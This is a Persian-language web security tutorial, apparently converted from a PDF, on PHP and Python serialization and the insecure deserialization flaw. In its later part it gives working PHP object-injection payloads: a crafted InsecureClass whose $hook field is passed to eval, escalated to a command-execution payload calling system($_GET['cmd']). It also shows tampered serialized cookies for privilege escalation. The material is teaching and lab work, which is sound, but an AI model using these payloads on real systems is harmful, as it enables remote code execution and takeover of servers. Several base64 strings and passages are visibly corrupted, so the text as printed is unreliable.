و در همین حال متدهای **construct** اجرا میشه. توی کد بالا میبینید که من دو تا ورودی به این متدهای **\$name**, **\$color**، وقتی نمونه کلاس **Car** رو میسازید باید این دو مقدار رو هم بهش پاس بدمid، به شکل زیر :

```
$car = new Car("Blue Nafti", "Pride 141")
```

و توی متدهای **construct** که **\$name** فیلد **\$this->name** رو با اولین مقدار ورودی متدهای **construct** **\$color** مقدار دهی میکنه و **\$this->color** را با دومین مقدار ورودی. این **\$this** هم اشاره میکنه به کل کلاس، میتوانید از طریقش فیلد ها رو مقدار دهی کنید و همچنین متدهای صدا بزنید. همه جای کلاس قابل دسترسی هست. **construct** که بهش متدهای **Constructor** میگن یکی از **Magic Method** های کلاس های PHP محسوب میشه. های طور ای شکل **Event Handler** ها هستند و تعداد مشخصی با نامهای مشخص دارند و وقتی کلاس تعریف شون میکنید، در زمانی های خاصی که برآشون تعریف شده، مثلا **construct** زمان ساخته شدن **Instance** از کلاس، اجرا میشن. مثلا مجیک متدهای **destruct** زمان **unset** کلاس یا به انتها رسیدن اجرای PHP، اجرا میشه (خلاصه هر وقت که PHP دستور گرفت **Object** رو از توی RAM پارک کنه). البته که توی Python هم دارید و به شکل **[NAME]** هستند، مثل **. \_\_init\_\_**, **. \_\_str\_\_**, ...

مجیک متد `__toString()` چیه و در چه موقعیتی اجرا میشود؟ میتوانیم برای کلاسی که تعریف میکنیم مجیک متد `__toString()` رو هم تعریف کنیم. وقتی یک `Instance` از یک کلاس رو تبدیل میکنیم به `String`، این متد از کلاسشن صدا زده میشود. مثلا همون کلاس ماشینون:

```
class Car {
    public $color;
    public $status = 0;
    public $max_speed = 120;
    public $name;

    function __construct($name, $color) {
        $this->name = $name;
        $this->color = $color;
    }
    function __toString() {
        return $this->name;
    }
    ...
}
```

میبینید که گفتیم وقتی که `String` کلاس `Car` رو به `String` تبدیل کردند بیا و `$this->name` رو که نام ماشین توی خودش نگهداری میکنه، برگردون.

```
$car = new Car("Pride 141", "Blue Nafti");
echo (string)$car; //Result: Pride 141
```

مجیک متد `__wakeup()` چیه و چیکار میکنه؟ اگر یک کلاس این متد رو داشته باشه، زمانی این متد صدا زده میشه که `Object` تهیه شده از اون کلاس `Serialize` شود. در ادامه با `Serialize`, `Deserialize` به شکل زیر:

```
class Car {
    public $color;
    public $status = 0;
    public $max_speed = 120;
    public $name;

    function __construct($name, $color) {
        $this->name = $name;
        $this->color = $color;
    }
    function __wakeup() {
        echo "Object serialized";
    }
    ...
}
```

و اگه یک نمونه از کلاس بالا داشته باشیم:

```
$car = new Car("Pride 141", "Blue Nafti");
$serialized_car = serialize($car);
Unserialize($serialized_car); //Result: echo "Object serialized ."
```

مجیک متد `__call()` چیه؟ این مجیک متد زمانی اجرا میشود که یک متده که توی `Object` کلاس ما نیست صدا زده میشود. مثلا فرض کنید که یک کلاس داریم به شکل زیر:

```
class Car {
    ...
    function __call($name, $args) {
        echo "Error, method {$name} does not exist .";
    }
}
```

اگر یک نمونه از کلاس بسازیم و سعی کنیم یک متده را که توانی کلاس وجود ندارد، مجبو را متده `call` صدا زده می‌شود. میبینید که دو ارگمن با نامهای `$name`, `$args` گرفته که اشاره میکند به نام متده صدا زده شده ناموجود و هم‌تاره به ارگمن های وارد به متده ناموجود اشاره میکند:

```
$car = new Car();
$car->do("arg1", "arg2"); //Result: Error, method do does not exists.
```

قبل از اینکه بریم سروقت حفره امنیتی **Unsecure Deserialization** باید بدونیم که دو مفهوم **Serialization** و **Deserialization** چی هستند؟ این دو مفهوم بسیار مهم اند و در برنامه نویسی به برنامه نویسی اجازه میدهد که **Object** هارو به راحتی در جایی ذخیره کند و یا در شبکه جابجا نماید. فرض کنید که یک **Object** دارید که دارای ساختار پیچیده هست و میخواهد این **Object** را در یک پایگاه داده ذخیره کنید، یا در سطح شبکه جابجا نماید و یا در مموری **Cache** کنید، ایا میتوانید به راحتی و بدون تغییراتی و انجام کارهایی این کارها را انجام بدهید؟ ایا میتوانیم یک نمونه از یک کلاس را بدون مشکل در پایگاه داده ذخیره کنید و سپس اون را دوباره از پایگاه داده خوانده و **Reconstruct** کنید؟ خیر، بدون **Serialization** و **Deserialization** چنین چیزی امکان پذیر نخواهد بود.

. **Identity, State, Behavior** یک **Object** در زبان های برنامه نویسی شامل سه شناسه هست که عبارت اند از، **Serialization** ارائه کننده مقادیر و اطلاعات یک **Object** هست و در فرایند **Serialization** این **State** ها هستند که روشن تدبیلاتی صورت میگیرد مثلًا تبدیل به **Byte**, **String**, **Object** میشون و سپس میتوانیم اونها را در جایی مثل پایگاه داده یا مموری ذخیره کنیم و یا در سطح شبکه جابجا نماییم تا بعداً توی جایی دیگر بتونیم ازشون دوباره یک **Object** با ویژگیهای قبلی ایجاد کنید.

- در **PHP** تابعی وجود داره به نام `serialize()` که کارش **Serialization** هست. یک ورودی میگیره و اون رو به شکل **Serialize** شده بهتون بر میگردونه. سینتکس اصلی استفاده از این تابع به شکل زیر میباشد:

```
serialize($VALUE);
serialize("Hello");
serialize(array("A", "B", "C"));
serialize(123);
...
// s:5:"Hello";
// a:3:{i:0;s:1:"A";i:1;s:1:"B";i:2;s:1:"C";}
// i:123;
```

میبینید که ساختار عبارت **Serialize** شده برای ما قابل خوندن هست و این یعنی اینکه **PHP** در حین **Serialize** کردن دادهها رو به شکل قابل خوندن **Serialize** میکنه، بر خلاف **Java** و **Python** که دادهها رو به **Binary** تبدیل میکنند. مثلًا عبارت زیر:

```
a:3:{i:0;s:1:"A";i:1;s:1:"B";i:2;s:1:"C";}
```

حرف **a** ابتدای عبارت به معنی **Object** بودن **Array** اصلیست. سپس عدد **3** را میبینید که تعداد اندیس های ارایه را نشون میده. کاراکتر **{** به معنی شروع ارایه هست. حرفا **i** به معنی **integer** هست که میبینید در اولین مورد عدد **0** رو داره و این یعنی ایندکس شماره **0** و بعدش مقدار داخلش رو توضیح کرده که یک **s** به معنی **String** هست و تعداد کاراکتر هاش **1** می باشد که **"A"** هست و همینطور تا اخرین اندیس رو توصیف کرده و در انتهای هم **{** که یعنی انتها ارایه **:** میبینید که قابل خوندن هست و به همین خاطر قابلیت دستکاری شدن راحت تری داره.

- توی **Python** ما یک کتابخونه داریم به نام **Pickle** که میتوانیم ازش برای **Serialization** و **Tibidil** **Object** ها و متغیر ها به عبارات **Binary** قابل ذخیره و انتقال در شبکه استفاده کنیم. برای انجام این کار باید ابتدا کتابخونه **pickle** رو **import** کنید :

```
import pickle
```

برای اینکه یک **Object** یا متغیر را تبدیل کنید به یک عبارت **Binary** قابل ذخیره و قابل انتقال، میتوانید از متده **dumps** کتابخونه **pickle** استفاده کنید :

```
pickle.dumps(VALUE)
pickle.dumps("Hello friend .")
pickle.dumps(123)
pickle.dumps(["A", "B", "C"])
...


```

خروجی استفاده از متده **dumps** یک عبارت **Binary** و غیر قابل خوندن برای انسان هست :

```
pickle.dumps("Hello friend .")
#Result: b'\x80\x04\x95\x12\x00\x00\x00\x00\x00\x00\x8c\x0eHello friend .\x94.'
```

میتوانید ساختار های پیچیده تری مثل لیست ها، کلاس ها و ... رو هم **Serialize** کنید و اونها رو توی فایل ذخیره کرده و بعده کرده و استفاده کنید.

دیگه کاری نداریم که کجا چطوری **Serialize** میکنند و همین دو مورد کافیه. پس حالا فهمیدیم که منظور از **Serialization** چیه؟ یعنی اینکه یک داده پیچیده مثلاً رشته ها، ارایه ها، کلاس ها و ... رو تبدیل کنیم به مجموعه ای از رشته های قابل ذخیره در فایل، پایگاه داده یا مموری که به راحتی قابل انتقال در سطح شبکه باشند.



توی تصویر بالا میبینید که چه اتفاقی برای داده **Serialized** شده افتاده است، این داده میتواند به راحتی در یک فایل، پایگاه داده یا مموری ذخیره شود و همچنین به راحتی میتوانه در سطح شبکه مابین اپلیکیشن ها مختلف انتقال پیدا کند. اما سوالی که شاید پیش بیاد اینه که ایا فرمت های مختلفی برای **Serialize** کردن دادهها وجود دارد؟ پاسخ بله هست، دادههای **Serialized** شده میتواند **Binary** یا **String-based** باشد.

فرمت **String-Based** به علت **Human-Readable** بودن رایج تر هستند و بیشتر استفاده میشود. دیدیم که توی زبان **PHP** هم دادهها به فرمت **String** بودند و این در حالیست که در **Java** و **Python** دادهها پس از **Serialized** شدن به **Binary** تبدیل میشوند و مزیتشون نسبت به **String** اینه که برای کامپیوتر ها خوانا تر هستند و سریعتر **Deserialized** میشوند.

← البته اینو هم بگم که دادههای **Serialize** شده **String-based** باز هم دارای کاراکتر های خاصی هستند و انقالشون توی شبکه ممکن هست که این کاراکتر های خاص رو از بین ببره، به همین خاطر بعد از **Serialize** کردن اونها رو تبدیل به **Base64** هم میکنن تا یکپارچگیشون حفظ شود.

**Deserialization** یعنی چی؟ روند بر عکس **Serialization** رو **Deserialization** میگن. در زبان های برنامه نویسی مختلف توابعی وجود دارند که یک داده **Serialize** شده رو میگیرند و در خروجی، اصل اون داده رو بر میگیردند. همونطور که مثال هایی در **PHP** و **Python** در باب **Serialize** زدیم باید در این مورد هم بدونیم که این دو زبان چطوری دادههای **Serialize** شده رو **Deserialize** میکنند:

- **Deserialization in PHP**: در زبان برنامه نویسی **PHP** یک تابعی وجود داره به نام **unserialize()** که یک داده **Serialized** رو گرفته در نهایت اصل اون داده رو بر میگیرداند. سینتکس اصلی تابع **unserialize** در **PHP** به شکل زیر است:

```
unserialize(string $data, array $options = []): mixed
```

میبینید که در ورودی یک **\$data** به نام **String** میگیره و در خروجی به شما یک داده پیچیده بر میگردونه. میتوانید **Option** هایی رو هم مشخص کنید که اختیاریست. فرض کنید که یک داده **Serialize** داریم به شکل زیر:

```
$ser_data = 'a:3:{i:0;s:1:"A";i:1;s:1:"B";i:2;s:1:"C";}'
```

حال میخوایم این داده رو **Deserialized** کنیم. کافیه که متغیر حاوی این داده رو به تابع **unserialize** پاس بدم:

```
$unser_data = unserialize($ser_data);
```

حالا میتوانیم از داده اصلی استفاده کنیم . به همین سادگی  البته دقت کنید که وقتی شما یک **Deserialized Object** را میکنید توی PHP نیاز هست که اصلی اون **Class** هم وجود داشته باشد . مثلاً توی مثال بالا داده اصلی ما **Array** بوده و به صورت **Built-In PHP** هست . فرض کنید که یک کلاس دارید به شکل زیر :

```
class Car {
    protected $var1;
    protected $var2;

    public function turn_on(){
        echo "Turn on - Done";
    }
    public function turn_off(){
        echo "Turn off - Done .";
    }
    ...
}
```

یک نمونه از این کلاس میسازید :

```
$my_car = new Car();
```

حال میخواهید این نمونه رو **Serialize** کنید، کافیه که به شکل زیر عمل کنید :

```
$ser_data = serialize($my_car);
```

و این داده رو جایی ذخیره میکنید یا به یک اپلیکیشن دیگه میدید و میخواهد اونجا ازش استفاده کنید . قاعده‌تا باید اون رو **Deserialize** کنید . پس اینکار رو میکنید :

```
$unser_data = unserialize($ser_data);
```

ولی نمیتوانید ازش استفاده کنید و خطأ میده !! چرا ؟ چون در اپلیکیشن دوم شما کلاس **Car** رو ندارید و به همین خاطر نمیتوانه یک نمونه از کلاس **Car** که توی داده **Serialize** شده هست رو حین **Deserialize** برآتون بسازه . پس باید در جایی که میخواهد یک داده رو **Deserialize** کنید، کلاس مرجع اون داده رو هم داشته باشید و گرنه امکان پذیر نیست . این در حالیست که توی جاوا چنین چیزی نیاز نیست و کلاس مرجع هم همراه با داده **Serialize** شده خواهد بود 

**Deserialization in Python** • فرض کنید که یک داده **Serialized** دارید که توسط کتابخونه **Pickle** بوجود آمده . میخواهد این داده رو تبدیل به داده اصل کنید و ازش استفاده ببرید . برای اینکار چون داده توسط کتابخونه **Pickle** سریالایز شده، پس باید با همین کتابخونه هم **Deserialized** بشه . پس ابتدا باید کتابخونه رو **import** کنید :

```
import pickle
```

فرض کنید که داده شما به شکل زیر هست :

```
ser_data = b'\x80\x04\x95\x12\x00\x00\x00\x00\x00\x00\x8c\x0eHello friend .\x94.'
```

حال میخواهد این داده رو از حالت **Serialized** خارج کنید و به عبارت دیگه **Deserialized** کنید و کافیه که از متده **loads** استفاده کنیم :

```
deser_data = pickle.loads(ser_data)
```

بدین شکل حال میتوانیم **Object** مون رو توی متغیر **deser\_data** داشته باشیم و ازش استفاده کنیم . دقت کنید که در پایتون هم به مانند PHP زمانی که خواستید یک نمونه از یک کلاس رو که **Serialized** شده، **Deserialized** کنید حتماً و حتماً باید کلاس مرجع و اصلی رو داشته باشید . فرض کنید که یک کلاس داریم به شکل زیر :

```
class Car:
    def __init__(self):
        print("This is a car")
```

حال یک نمونه از این کلاس می‌سازید :

```
car = Car()
```

نمونه ساخته شده رو توسط کتابخونه **Pickle** تبدیل میکنید به یک داده **Serialize** شده :

```
serialized_car = pickle.dumps(car)
```

داده رو به یک اپلیکیشن دیگه انتقال میدی و میخواهد اونجا Deserialize کنید و ازش استفاده بپرید. پس، پس از انتقال با استفاده از کتابخونه Pickle داده رو Deserialized میکنید:

```
car = pickle.loads(serialized_car)
```

در اپلیکیشن دوم باید حتما زمانی که serialized\_car را Deserialize میکنید، کلاس اصلی Car را هم داشته باشد و گرنه که به خطأ خواهد خورد.

سوالی که برای من پیش اومد این بود که چرا برنامه نویسان و توسعه دهنگان این کار را انجام میدند؟ به نظرم علت اصلی اینه که یک داده پیچیده مثل یک نمونه از یک کلاس، یک ارایه، یک لیست، یک رشته و ... رو بتوان در سطح شبکه و مابین اپلیکیشن ها انتقال دهن. فرض کنید که میخواهد یک نمونه از یک کلاس رو انتقال بدهید، ایا میتوانید بدون Serialized کردن این نمونه اون رو انتقال بدهید و یک جایی دیگه توی یک اپلیکیشن دیگه ازش استفاده کنید؟ قطعاً خیر، فرض کنید که کاربر شما لاگین میکنه و Object نمونه از کلاس User مربوط به اون کاربر رو میخوايد انتقال بدهید یه جایی دیگه و ازش استفاده کنید، چطوری میخوايد بدون Serialized کردن این کار رو انجام بدهید؟ نمیشه یک داده پیچیده رو به راحتی در سطح شبکه و ما بین اپلیکیشن ها انتقال داد و به همین خاطر و همین نیازمندی اوردن و مفهوم Serialization و Deserialization را بوجود آوردن و حلش کردن.

← نکته جالب توجه اینه که توی زبانی مثل رو بی به Serialization کلمه دیگه ای به نام Marshaling گفته میشود، همومنظر که توی Python هم به جای Serialization کلمه دیگری به نام Pickling گفته میشود. با اینکه تقاضت در نام نهیشون وجود داره ولی مفهوم همه این مفاهیم یکسان هست و همشون به تبدیل یک داده پیچیده به یک داده Flatter مثل String و Binary اشاره میکنه.

حفره امنیتی Insecure Deserialization چیه؟ زمانی که ورودی قابل کنترل کاربری رو در سمت Back-End مورد Deserialization قرار میدهد حفره امنیتی Insecure Deserialization رخ داده است. این کار که روی ورودی قابل کنترل کاربر اتفاق می افته به مهاجمین اجازه میده که داده Serialized شده رو دستکاری کند و داده های مخرب خودشون رو در Application Code تزریق نماید. بینید به صورت کلی میگم که Deserialization کردن ورودی یک کاربری، کوکی، Request Header ها و ... کار خطرناکی، حالا ممکن هست که یک مهاجم بتونه از این کار استفاده کنه و اکسپلولیت کنه و ممکن هم هست که نتونه، باز اون رو خطرناک میدونن. در این حفره امنیتی کاملا امکان این وجود داره که Object توی عبارت Serialize شده رو به یک کلاس دیگه تبدیل کنید. جای نگرانی اینجاست که با این کار شما میتوانید هر Object از هر کلاس موجود توی وب اپلیکیشن رو تزریق کنید و این مورد Deserialization قرار میگیره بدون اینکه در نظر بگیره قرار بوده چی رو از چه کلاسی Deserialize کنه! به همین خاطر هم که گاهی به Insecure Deserialization نام دیگری هم داده میشود، بهش میگن Object Injection (Object Injection). یعنی اینکه شما میتوانید مد نظر خودتون رو با استفاده از حفره امنیتی Insecure Deserialization تزریق کنید و متدهای اون رو اجرا کنید. در این مورد در ادامه صحبت بیشتری خواهیم داشت. در نهایت هم بگم که بیشترین Impact بهره برداری از این اسیب پذیری RCE هست و میشه ازش برای Information Disclosure و ... هم استفاده کرده ولی همه دنبال RCE کردنش هستند.

← اکسپلولیت کردن این اسیب پذیری در PHP نیازمند دسترسی به سورس کد هست، شما زمانی که میخواید این اسیب پذیری رو توی PHP اکسپلولیت کنید باید حتما به سورس کد پروژه جهت فهمیدن ساختار کلاس مرجع Object که Serialize شده دسترسی داشته باشد و گرنه نمیتوانه پیلود مد نظرتون رو از توی عبارت Serialize شده بسازید، باید نام کلاس، نام متدها و فیلد ها رو بدونید تا بتونید به اندازه کافی عبارت Serialize رو تغییر بدهید.

← فرض کنید که یک وب اپلیکیشن در حین انجام فرایند هاش میاد و یک داده رو Serialize میکنه به جاهای مختلف و کارهای مختلفی رو روش انجام میده، کاربر به این داده Serialize شده دسترسی نداره و قاعده ای نمیتوانه توی فرایند Deserialize شدنش هم دخالتی کنه، پس این فرایند اسیب پذیر هم باشه امکان اکسپلولیت شدن نداره. ولی گاهی داده Serialize شده از یک ورودی از سمت کاربر به سمت وب اپلیکیشن ارسال میشه و در سمت وب اپلیکیشن Deserialize شده و ازش استفاده میشه، در این نمونه کاربر امکان تغییر داده Serialize شده رو داره و میتوانه Objec مد نظر خودش رو به جاش Inject کنه. در این مورد هست که احتمال وجود اسیب پذیر خواهد بود. پس نکته اول اسیب پذیر بودن دسترسی ما به عنوان کاربر به داده Serialize شده و امکان تغییر اون داده هست.

← نکته بعدی اینه که داده Serialize شده معمولا در هر فرمتی، String، Binary، Base64 تقریبا امکان تغییر داخلشون رو زیاد میکنه و ممکن هست در انتها ما داده این داده به صورت خام و بدون اینکدینگ و تبدیلشون به

ای متفاوت با داده ابتدایی رو تحویل بگیریم، به همین خاطر هست که وقتی میخواود این نوع داده رو منتقل کنند اونها رو تبدیل به Base64 خواهند کرد تا از تغییر مصون بماند.

مثال، فرض کنید که یک درخواست HTTP داریم به شکل زیر، توی این درخواست ما یک کوکی داریم که یک داده Serialize شده رو نگهداشی میکنه و به سمت وب سرور میفرسته:

```
GET /panel HTTP/1.1
Host: vulne.lab
Cookie: data=a:1:{i:0;a:2:{s:8:"username";s:5:"user1";s:4:"role";s:4:"user";}}
Connection: close
```

میدونیم که به این شکل دادهها رو توی کوکی ها نمیزارن و گفتیم که Base64 میکنن ولی برای مثال اینطوری قرارش دادم. چه حفره امنیتی این داده Serialize شده رو تهدید میکنه؟ یه نفر میگه میتوانیم username رو برای SQL Injection تست کنیم، یکی هم ممکن هست که بگه شاید بتونیم با تغییر username به نام کاربری دیگه IDOR بزنیم، یکی هم میگه که چی؟ میتوانیم با تغییر role از user به admin سطح دسترسی خودمون رو افزایش بدیم و Authorization Bypass کنیم و به منابعی دسترسی پیدا کنیم که نباید 😊 بله همه اینها درسته و احتمال اینکه بتونیم انجامشون بدیم هم وجود داره. مثلا به شکل زیر data توی کوکی ها رو میفرستیم تا ببینیم ایا میتوانیم SQL Injection بزنیم یا خیر؟

```
GET /panel HTTP/1.1
Host: vulne.lab
Cookie: data=a:1:{i:0;a:2:{s:8:"username";s:5:"user1!";s:4:"role";s:4:"user";}}
Connection: close
```

اگه خطا بده یعنی اینکه میتوانیم، حال میایم و user را تغییر بدیم به user2 تا ببینیم ایا میتوانیم IDOR بزنیم و به اطلاعات2 دسترسی بگیریم یا خیر؟

```
GET /panel HTTP/1.1
Host: vulne.lab
Cookie: data=a:1:{i:0;a:2:{s:8:"username";s:5:"user2";s:4:"role";s:4:"user";}}
Connection: close
```

در نهایت هم میتوانیم مقدار اندیس role رو از user به admin تغییر بدیم تا ببینیم ایا میتوانیم سطح دسترسی admin رو بگیریم یا خیر؟

```
GET /panel HTTP/1.1
Host: vulne.lab
Cookie: data=a:1:{i:0;a:2:{s:8:"username";s:5:"user1";s:4:"role";s:4:"admin";}}
Connection: close
```

فرض کنید که در Back-End این درخواست به شکل زیر پردازش میشه:

```
$a = unserialize($_COOKIE['data']);
if(isset($a['username']) && $a['username'] === 'admin'){
    echo "Access granted .";
} else{
    echo "No permission granted .";
}
```

میبینید که بر اساس مقدار username داره تصمیم میگیره که ایا دسترسی بده یا خیر؟ اگه مقدار username برابر admin باشه ما امکان دسترسی رو خواهیم داشت و پیام Access granted رو خواهیم دید. توی PortSwigger هم یک لایراتور به همین شکل داریم که میتوانید از ادرس زیر بهش دسترسی پیدا کنید:

<https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-objects>

## Lab: Modifying serialized objects

APPRENTICE

Δ LAB

Not solved



This lab uses a serialization-based session mechanism and is vulnerable to privilege escalation as a result.

To solve the lab, edit the serialized object in the session cookie to exploit this vulnerability and gain administrative privileges. Then, delete the user carlos.

You can log in to your own account using the following credentials: wiener:peter

توی این لابراتوار وقتی که لاگین میکنید برای شما یک کوکی به شکل زیر تنظیم میشود :

session	Tzo0OijVc2VyljoyOntzOjg6InVzZXJuYW1lljtzOjY6IndpZW5lcil7czo1O... 0a... / Se... 89 ✓ ✓ N... Medium
Cookie Value	<input type="checkbox"/> Show URL-decoded Tzo0OijVc2VyljoyOntzOjg6InVzZXJuYW1lljtzOjY6IndpZW5lcil7czo1OijhZG1pbil7YjowO30%3d

این کوکی یک عبارت **base64** رو توی خودش داره البته به شکل **URL Encode** شده هست، مثل **3d** % اشاره میکنه به = **te** **Base64** عبارتی که وقتی اون دیک میکنید به شکل زیر در میاد :

```
0:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:0;}
```

میبینید که یک عبارت **Object** شده هست . یک از یک کلاس به نام **User** که یکی از فیلد هاش **admin** با مقدار **0** هست . حال اگه این مقدار **0** رو **1** کنید و عبارت رو **URL Encode** کنید و سپس به **Base64** تبدیل نمایید و جایگزین کوکی قبلی کنید، لابراتوار حل میشود .

مجیک متد ها برای ساختن و اجرای پیلودمون استفاده خواهیم کرد . درمورد مجیک متد ها گفتم که مثل **Event Handler** ها توی **Java** اسکریپت هستند که در موقعی خاص اجرا میشود . متد های زیر انهایی هستند که بیشتر در **Serialization** استفاده میشوند :

- sleep** •
- wakeup** •
- destruct** •
- toString** •

دو فاکتور نیاز هست تا یک حمله **PHP Object Injection** با موفقیت انجام شود :

- باید یک پیاده سازی نا امن از متد (`unserialize()`) بر اساس ورودی کلاینت وجود داشته باشد . (مثل کوکی، داده **Serialize** ذخیره شده، پارامتر درخواست **Serialize** شده یا ...)
  - باید یک مجیک متد **PHP** (مثل **wakeup**, **destruct**) در کلاس اسیب پذیر وجود داشته باشد تا **Exploit** شود و پیلود مخربمون یا **POP Chain** ازش ایجاد کنیم .
- فرض کنید که توی یک فایل **PHP** یک کد به شکل زیر داریم :

```
<?php
class InsecureClass {
    private $hook;
    private $log;

    public function __construct($log = "") {
        $this->log = $log;
    }
    public function __wakeup() {
        if (isset($this->hook)) eval ($this->hook);
    }

    // ...
}

if(isset($_GET['data'])){
    $user_data = $_GET['data'];
    $user_data = base64_decode($user_data);
    $user_data = unserialize($user_data);
    var_dump($user_data);
}
?>
```

توی ای کد یک کلاس داریم به نام `InsecureClass` که توی مجبو متند `wakeup` این کلاس میبینید که مقدار یک فیلد به نام `$hook` را داده به تابع `eval` همین یعنی اینکه تومومه کار این برنامه و اسیب پذیری بدی دارد. پایین این فایل، نوشته که اگه پارامتر `data` رو توی `URL` دیدی، بیا `data` را بریز توی متغیر `$user_data`، مقدارش رو `base64_decode` کن، مقدار دیدک شده رو `unserialize` کن و در نهایت هم بدء `var_dump` شده به شکل زیر داریم :

```
YToxOntpOjA7YTozOntpOjA7czoxOiJBIjtpOjE7czoxOiJCIjtpOjI7czoxOiJDIjt9fQ==
```

این داده در حقیقت `Base64` شده یک عبارت `Serialize` شده از یک ارایه هست. این رو میدم به پارامتر `data` توی فایل قبلی تا بینیم نتیجش چی میشه؟

```
< > C ① 127.0.0.1/serialize.php?data=YToxOntpOjA7YTozOntpOjA7czoxOiJBIjtpOjE7czoxOiJCIjtpOjI7czoxOiJDIjt9fQ==
```

```
array(1) { [0]=> array(3) { [0]=> string(1) "A" [1]=> string(1) "B" [2]=> string(1) "C" } }
```

میبینید که ارایه روی صفحه `var_dump` شد. خب حالا این کجاش اسیب پذیره؟ بینید ما فرض رو بر این گرفتیم که از وجود کلاس `InsecureClass` اگاهی داریم و داریم `Code Review` انجام میدیم. توی `InsecureClass` گفته که اگه یک نمونه از من، سریالایز شد بیا و فیلد `$hook` رو اگه `set` شده باشه بردار و مقدار توش رو بده به تابع `eval`. خب، اگه ما یه طوری بتونیم متغیر `$hook` رو مقدار دهی کنیم و تابع `wakeup` صدا زده بشه، ایا میتونیم کد `PHP` تزریق کنیم؟ قاعده بله میتونیم. حالا چطوری باید `$hook` رو مقدار دهی کنیم؟ بینید تابع `unserialize` رو انتهای فایل `PHP` مون میبینید. ما اگه یک نمونه از یک کلاس به نام `InsecureClass` بسازیم و فیلد `$hook` داشته باشه که `private` بوده و مقدار داشته باشه، ایا وقتی این نمونه رو `Serialize` کرده و `Base64` کنیم و سپس بدیم به فایل اسیب پذیر، چون `Deserialize` میکنه تابع `wakeup` توی `InsecureClass` اصلی اجرا نمیشه؟ قاعده میشه، چون متدها توی `Serialization` انتقال پیدا نمیکند و فقط فیلد ها هستند که نام برده میشنوند. پس اکسلپولیت رو به شکل زیر میتویسیم:

```
<?php
    class InsecureClass {
        private $hook = "phpinfo();";
    }
    echo base64_encode(serialize(new InsecureClass()));
?>
```

مقداری که این اکسلپولیت به ما میده یک `Base64` از حالت `InsecureClass` نمونه `Serialize` هست. توی این `InsecureClass` متغیر `$hook` مقدار دهی شده و مقدار "phpinfo();" رو داره. این رو اجرا کنیم بینیم چی بهمنون میده؟

```
< > C ① 127.0.0.1/exploit.php
```

```
TzoxMzoiSW5zZWNlcmVDbGFzcyI6MTp7czoxOToiAEIuc2VjdXJlQ2xhc3MAaG9vayI7czoxMDoicGhwaW5mbypOyI7fQ==
```

این مقدار پیلود ماست، اگه این رو به فایل اسیب پذیر توی پارامتر `data` از `URL` بدم باید `phpinfo()` اجرا شود:

```
< > C ① 127.0.0.1/serialize.php?data=TzoxMzoiSW5zZWNlcmVDbGFzcyI6MTp7czoxOToiAEIuc2VjdXJlQ2xhc3MAaG9vayI7czoxMDoicGhwaW5mbypOyI7fQ
```

**PHP Version 8.2.4**



**System**

Windows NT APC 10.0 build 22631 (Windows 11) AMD64

**Build Date**

Mar 14 2023 17:50:26

میبینید که شد. خب این اکسلپولیت تبدیل کردن `Insecure Deserialization` به `Code Injection` از طریق حمله `Injection` بود. ایا میتوینیم این رو تبدیل کنیم به `RCE`؟ بله، قطعاً میتوینیم. پیلود زیر رو بینید:

```
<?php
    class InsecureClass {
        private $hook = "if(isset(\$_GET['cmd'])) { system(\$_GET['cmd']); }";
    }
    echo base64_encode(serialize(new InsecureClass()));
?>
```

این پیلود چی میگه؟ همون قبله به چز اینکه `phpinfo()` رو اجرا نمیکنه، این بار میاد و یک پارامتر به نام `cmd` رو از `URL` میگیره و مقدارش رو میده به تابع `system()`. یعنی به عنوان دستور سیستمی اجراش میکنه.

```
< > C ① 127.0.0.1/exploit.php
```

```
TzoxMzoiSW5zZWNlcmVDbGFzcyI6MTp7czoxOToiAEIuc2VjdXJlQ2xhc3MAaG9vayI7czoxNzoiaWYoaXNzZXQoJF9HRVRbJ2NtZCddKXsgc3lzdGVtKCRfR0VUWydjWQnXSk7IH0iO30=
```

خب حالا این مقدار رو میدم به فایل اسیب پذیر :

```
← → ⌂ 127.0.0.1/serialize.php?data=TzoxMzoiSW5zZWN1cmVDbGFzcyl6MTp7czoxOToiAEIuc2VjdXlIQ2xh3MAaG9vayl7cz00ToiaWYoXNzZXQoJF9HRVRbJ2NTZCddKSkgreyBzeXN0ZWo0JF9HRVRbJ2NTZCddKTsgfSl7f...
```

عه چرا اجرا نشد ؟ چون گفته من یک پارامتر به نام cmd میخوام که از URL بگیرم و بعد مقدارش رو به system() بدم، این پارامتر رو دادی ایا ؟ خیر !! پس بریم پارامتر رو بدیم ...

```
← → ⌂ 127.0.0.1/serialize.php?cmd=whoami&data=TzoxMzoiSW5zZWN1cmVDbGFzcyl6MTp7czoxOToiAEIuc2VjdXlIQ2xh3MAaG9vayl7cz00ToiaWYoXNzZXQoJF9HRVRbJ2NTZCddKSkgreyBzeXN0ZWo0JF9HRVRbJ2N...
```

میبینید که دستور whoami رو به خوبی اجرا کرد تبریک میگم ما تونستیم Insecure Deserialization را از طریق PHP Object رو تبدیل کنیم به Remote Command Injection . جالب بودا .

